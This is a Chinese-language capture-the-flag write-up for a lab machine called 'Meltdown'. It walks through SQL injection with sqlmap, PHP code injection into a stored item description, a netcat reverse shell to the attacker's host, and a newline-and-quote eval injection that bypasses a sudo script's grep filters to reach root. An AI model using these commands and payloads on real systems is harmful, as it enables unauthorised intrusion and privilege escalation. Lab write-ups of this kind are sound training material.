靶机名称：Meltdown
来源：MazeSec/QQ内部群
难度：easy

1、主机发现

使用 arp-scan 进行扫描局域网存活主机：

```
┌──(npc㉿kali)-[~]
└─$ sudo arp-scan -I eth2 192.168.6.0/24

192.168.6.119   08:00:27:6d:a4:01       (Unknown)
```

目标主机：192.168.6.119

2、端口扫描


使用 nmap 进行 TCP 全端口扫描：

```
┌──(npc㉿kali)-[~]
└─$ nmap 192.168.6.119 -sT -sV -p-

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
53/tcp open  domain  (generic dns response: NOTIMP)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
```

发现 3 个开放端口：22（SSH）、53（DNS）、80（HTTP）


3、80 端口 Web 服务探测

访问 80 端口



点击物品列表，进入新页面，可以看到物品描述中包含 `echo` 语句，并且其输出会直接在页面上展示，说明后台很可能是**直接执行了数据库中存储的描述字段内容**，这里存在潜在的代码执行风险。

给页面的 id 参数添加一个单引号，出现 SQL 报错，放在 sqlmap 跑





```
┌──(npc㉿kali)-[~]
└─$ sqlmap -u "http://192.168.6.119/item.php?id=1" -p id --batch --dbs
[15:27:55] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] target

┌──(npc㉿kali)-[~]
└─$ sqlmap -u "http://192.168.6.119/item.php?id=1" -p id --batch --dbs -D target
 --tables
[15:28:18] [INFO] fetching tables for database: 'target'
Database: target
[3 tables]
+------------+
| characters |
| items      |
| users      |
+------------+
┌──(npc㉿kali)-[~]
```

```
└─$ sqlmap -u "http://192.168.6.119/item.php?id=1" -p id --batch --dbs -D target
 --tables --dump
[15:28:24] [INFO] fetching entries for table 'characters' in database 'target'
Database: target
Table: characters
[6 entries]
+----+----------+-----------------------------------------------------------------
-----------------------------------------------+
| id | name     | description
                                                |
+----+----------+-----------------------------------------------------------------
-----------------------------------------------+
| 1  | 初音ミク | 初音未来是Crypton Future Media以Yamaha的VOCALOID系列语音合成程序为基础
开发的音源库，是术曲文化的重要代表人物。 |
| 2  | 鏡音リン | 镜音铃是CRYPTON FUTURE MEDIA以Yamaha的VOCALOID 2语音合成引擎为基础开发
的虚拟歌手，是术曲《炉心融解》的原唱。    |
| 3  | 鏡音レン | 镜音连是镜音铃的搭档，同样是VOCALOID虚拟歌手，在众多术曲中与镜音铃合作演唱。
                                |
| 4  | 巡音ルカ | 巡音流歌是CRYPTON FUTURE MEDIA以Yamaha的VOCALOID 2语音合成引擎为基础开
发的虚拟女性歌手软件角色，音色成熟华丽。 |
| 5  | KAITO    | KAITO是CRYPTON FUTURE MEDIA发售的VOCALOID系列语音合成软件的虚拟歌手，
是VOCALOID家族中的大哥角色。               |
| 6  | MEIKO    | MEIKO是CRYPTON FUTURE MEDIA发售的VOCALOID系列语音合成软件的虚拟歌手，
是VOCALOID家族中的大姐角色。               |
+----+----------+-----------------------------------------------------------------
-----------------------------------------------+
[15:28:24] [INFO] fetching entries for table 'users' in database 'target'
Database: target
Table: users
[1 entry]
+----+----------+----------+
| id | password | username |
+----+----------+----------+
| 1  | rin123   | rin      |
+----+----------+----------+
[15:28:24] [INFO] fetching entries for table 'items' in database 'target'
Database: target
Table: items
[1 entry]
+----+--------+---------------------------------------+
| id | name   | description                           |
+----+--------+---------------------------------------+
| 1  | 炉心   | echo "这是一个关于炉心融解的物品。"; |
+----+--------+---------------------------------------+
```

可以找到在 users 表中有一个用户 rin，密码 rin123，另外在 items 表中有一个物品，描述中存在 echo 语句。


4、后台写入 WebShell

使用用户 rin 和密码 rin123 前台登录



进入物品管理，物品介绍内容里写入 php 代码

返回查看物品，可以发现代码执行



写个 WebShell，反弹个 Shell 回来

```
system('busybox nc 192.168.6.101 4444 -e bash');
```

可以在 家目录写入两个可执行文件，方便后续稳定 Shell

```
mkdir -p $HOME/.local/bin
cat << EOF > $HOME/.local/bin/xxx
#!/bin/bash
echo '

/usr/bin/script  -qc /bin/bash /dev/null

'
EOF
chmod +x $HOME/.local/bin/xxx
cat << EOF > $HOME/.local/bin/yyy
#!/bin/bash
echo '


stty raw -echo; fg


reset xterm
export TERM=xterm
echo \$SHELL
export SHELL=/bin/bash

'
rows=\$(stty size | awk '{print \$1}')
cols=\$(stty size | awk '{print \$2}')

echo "stty rows \$rows cols \$cols"
EOF
chmod +x $HOME/.local/bin/yyy
```

这有什么用？优化体验。


这个路径默认在一些发行版的 PATH 里，现在作为可执行文件，可以让你在任何目录执行 xxx 和 yyy 来获得一个稳定的交互式 Shell 的 payload

```
┌──(npc㉿kali)-[~]
└─$ xxx


/usr/bin/script  -qc /bin/bash /dev/null



┌──(npc㉿kali)-[~]
└─$ yyy



stty raw -echo; fg


reset xterm
export TERM=xterm
echo $SHELL
export SHELL=/bin/bash


stty rows 31 cols 155
```

拿到一个 nc 反弹 Shell 后，在另一个终端执行 xxx，拿到 `/usr/bin/script  -qc /bin/bash /dev/null`，复制到反弹 Shell 的终端执行

然后 ctrl + z，再执行 yyy，拿到另一个 payload 稳定 Shell，避免因为上下方向键乱码、 ctrl + c 导致断开、无法使用 clear、命令交互、无法命令补全 等问题

演示



5、rin 用户凭证泄露

在 opt 目录可以找到 rin 用户的 SSH 密码

```
www-data@meltdown:/opt$ cat passwd.txt
rin:b59a85af917afd07
```

6、sudo 脚本绕过 grep 过滤

查看 rin 用户存在 sudo 权限执行脚本

```
rin@meltdown:~$ cat /opt/repeater.sh
#!/bin/bash

# 严格过滤但留有注入点的示例脚本
# 预期功能：安全地显示用户输入
# 隐藏漏洞：可通过特定方式绕过过滤执行命令

main() {
    local user_input="$1"

    # 基础过滤：黑名单方式过滤危险字符
    if echo "$user_input" | grep -qE '[;&|`$\\]'; then
        echo "错误：输入包含非法字符"
        return 1
    fi

    # 关键字过滤
    if echo "$user_input" | grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'; then
        echo "错误：输入包含危险关键字"
        return 1
    fi

    # 空格限制（但允许特定形式的空格）
    if echo "$user_input" | grep -qE '[[:space:]]'; then
        if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-
9]*$'; then
            echo "错误：空格使用受限"
            return 1
        fi
    fi

    # 看似安全的输出处理
    echo "处理结果: $user_input"

    # 隐藏的注入点：特定环境变量未被过滤
    local sanitized_input=$(echo "$user_input" | tr -d '\n\r')
    eval "output=\"$sanitized_input\""
    echo "最终输出: $output"
}

# 脚本入口
```

```
if [ $# -ne 1 ]; then
    echo "用法: $0 <输入内容>"
    exit 1
fi

main "$1"
```

脚本带有注释，很好分析

1、过滤黑名单字符

过滤了 ; & | ` $ \ 等字符，避免命令拼接、执行多条命令或命令替换玩法

```
# 基础过滤：黑名单方式过滤危险字符
if echo "$user_input" | grep -qE '[;&|`$\\]'; then
    echo "错误：输入包含非法字符"
    return 1
fi
```

2、过滤关键字

这里只是过滤了一些简单命令，如果能够找到命令注入点，这些关键词过滤形同虚设

```
# 关键字过滤
if echo "$user_input" | grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'; then
    echo "错误：输入包含危险关键字"
    return 1
fi
```

3、空格限制

过滤了空格，但是允许特定形式的空格

```
# 空格限制（但允许特定形式的空格）
if echo "$user_input" | grep -qE '[[:space:]]'; then
    if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$';
then
        echo "错误：空格使用受限"
        return 1
    fi
fi
```

这里会检查参数是否存在空格，如果存在空格，需要符合 grep 的正则表达式 `^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$`，符合的格式：

```
id
 id
id123 i123d
```

需要注意的是，grep 按行匹配，可以利用 grep 视野盲区，只要某一行没有空格，就不会进入第三层检查，检查是否符合以上三种格式，可以使用 `bash -x` 执行脚本，方便调试

4、eval 注入点

脚本里存在一个 eval 执行代码，会先尝试替换掉换行符和回车符

```
# 隐藏的注入点：特定环境变量未被过滤
local sanitized_input=$(echo "$user_input" | tr -d '\n\r')
eval "output=\"$sanitized_input\""
```

5、本地调试

尝试使用 `bash -x` 执行脚本，方便调试，因为 `eval "output=\"$sanitized_input\""` 这里使用双引号包裹变量，可以尝试给一个双引号，看看会发生什么

脚本因为我们传入的双引号，导致闭合出现问题，那么说明我们可以通过闭合双引号，真实的改变 eval 执行语句的结构

```
rin@meltdown:/opt$ bash -x repeater.sh '"'
+ '[' 1 -ne 1 ']'
+ main '"'
+ local 'user_input="'
+ grep -qE '[;&|`$\\]'
+ echo '"'
+ grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'
+ echo '"'
+ grep -qE '[[:space:]]'
+ echo '"'
+ echo '处理结果: "'
处理结果: "
++ tr -d '\n\r'
++ echo '"'
+ local 'sanitized_input="'
+ eval 'output="""'
repeater.sh: eval: line 35: unexpected EOF while looking for matching `"'
repeater.sh: eval: line 36: syntax error: unexpected end of file
+ echo '最终输出: '
最终输出:
rin@meltdown:/opt$
```

在 `3、空格限制` 和 `4、替换掉换行符和回车符`，两个限制条件放在一起，可以想到，通过 `3、空格限制`，使用 `id` 的格式，构造出空格，使用 `4、替换掉换行符和回车符`，在把换行和回车符替换掉后，会出现拼接的效果，通过这个特性，可以构造出任意命令执行

参数里怎么输入换行？你只需要不闭合引号，直接输入换行即可，最后闭合引号即可，中间内容都会原样传给脚本

例如：

```
rin@meltdown:/opt$ bash -x repeater.sh '"
>  id
> "'
+ '[' 1 -ne 1 ']'
+ main '"
 id
"'
+ local 'user_input="
```

```
+ echo '处理结果: "
 id
"'
处理结果: "
 id
"
++ tr -d '\n\r'
++ echo '"
 id
"'
+ local 'sanitized_input=" id"'
+ eval 'output="" id""'
++ output=
++ id
uid=1000(rin) gid=1000(rin) groups=1000(rin)
+ echo '最终输出: '
最终输出:
rin@meltdown:/opt$
```

换成 sudo 执行即可

```
rin@meltdown:/opt$ sudo /opt/repeater.sh '"
 id
"'
处理结果: "
 id
"
uid=0(root) gid=0(root) groups=0(root)
最终输出:
rin@meltdown:/opt$
```

```
rin@meltdown:/opt$ sudo /opt/repeater.sh '"
 su
"'
处理结果: "
 su
"
root@meltdown:/opt# id
uid=0(root) gid=0(root) groups=0(root)
root@meltdown:/opt#
```

甚至实现空格自由，执行个反弹 Shell 命令

```
rin@meltdown:/opt$ sudo /opt/repeater.sh '"
 busybox
 nc
 192
.
168
.
6
.
101
 4444
 -
e
 bash
"'
处理结果: "
 busybox
 nc
 192
.
168
.
6
.
101
 4444
 -
e
 bash
"
```

```
┌──(npc㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.6.101] from (UNKNOWN) [192.168.6.119] 43002
id
uid=0(root) gid=0(root) groups=0(root)
```

最后总结，这里脚本过滤绕过的核心利用点在于：

- 引号注入原始结构
- grep 按行匹配
- 关键词过滤形同虚设
- 换行回车的处理比较宽松，成为关键利用点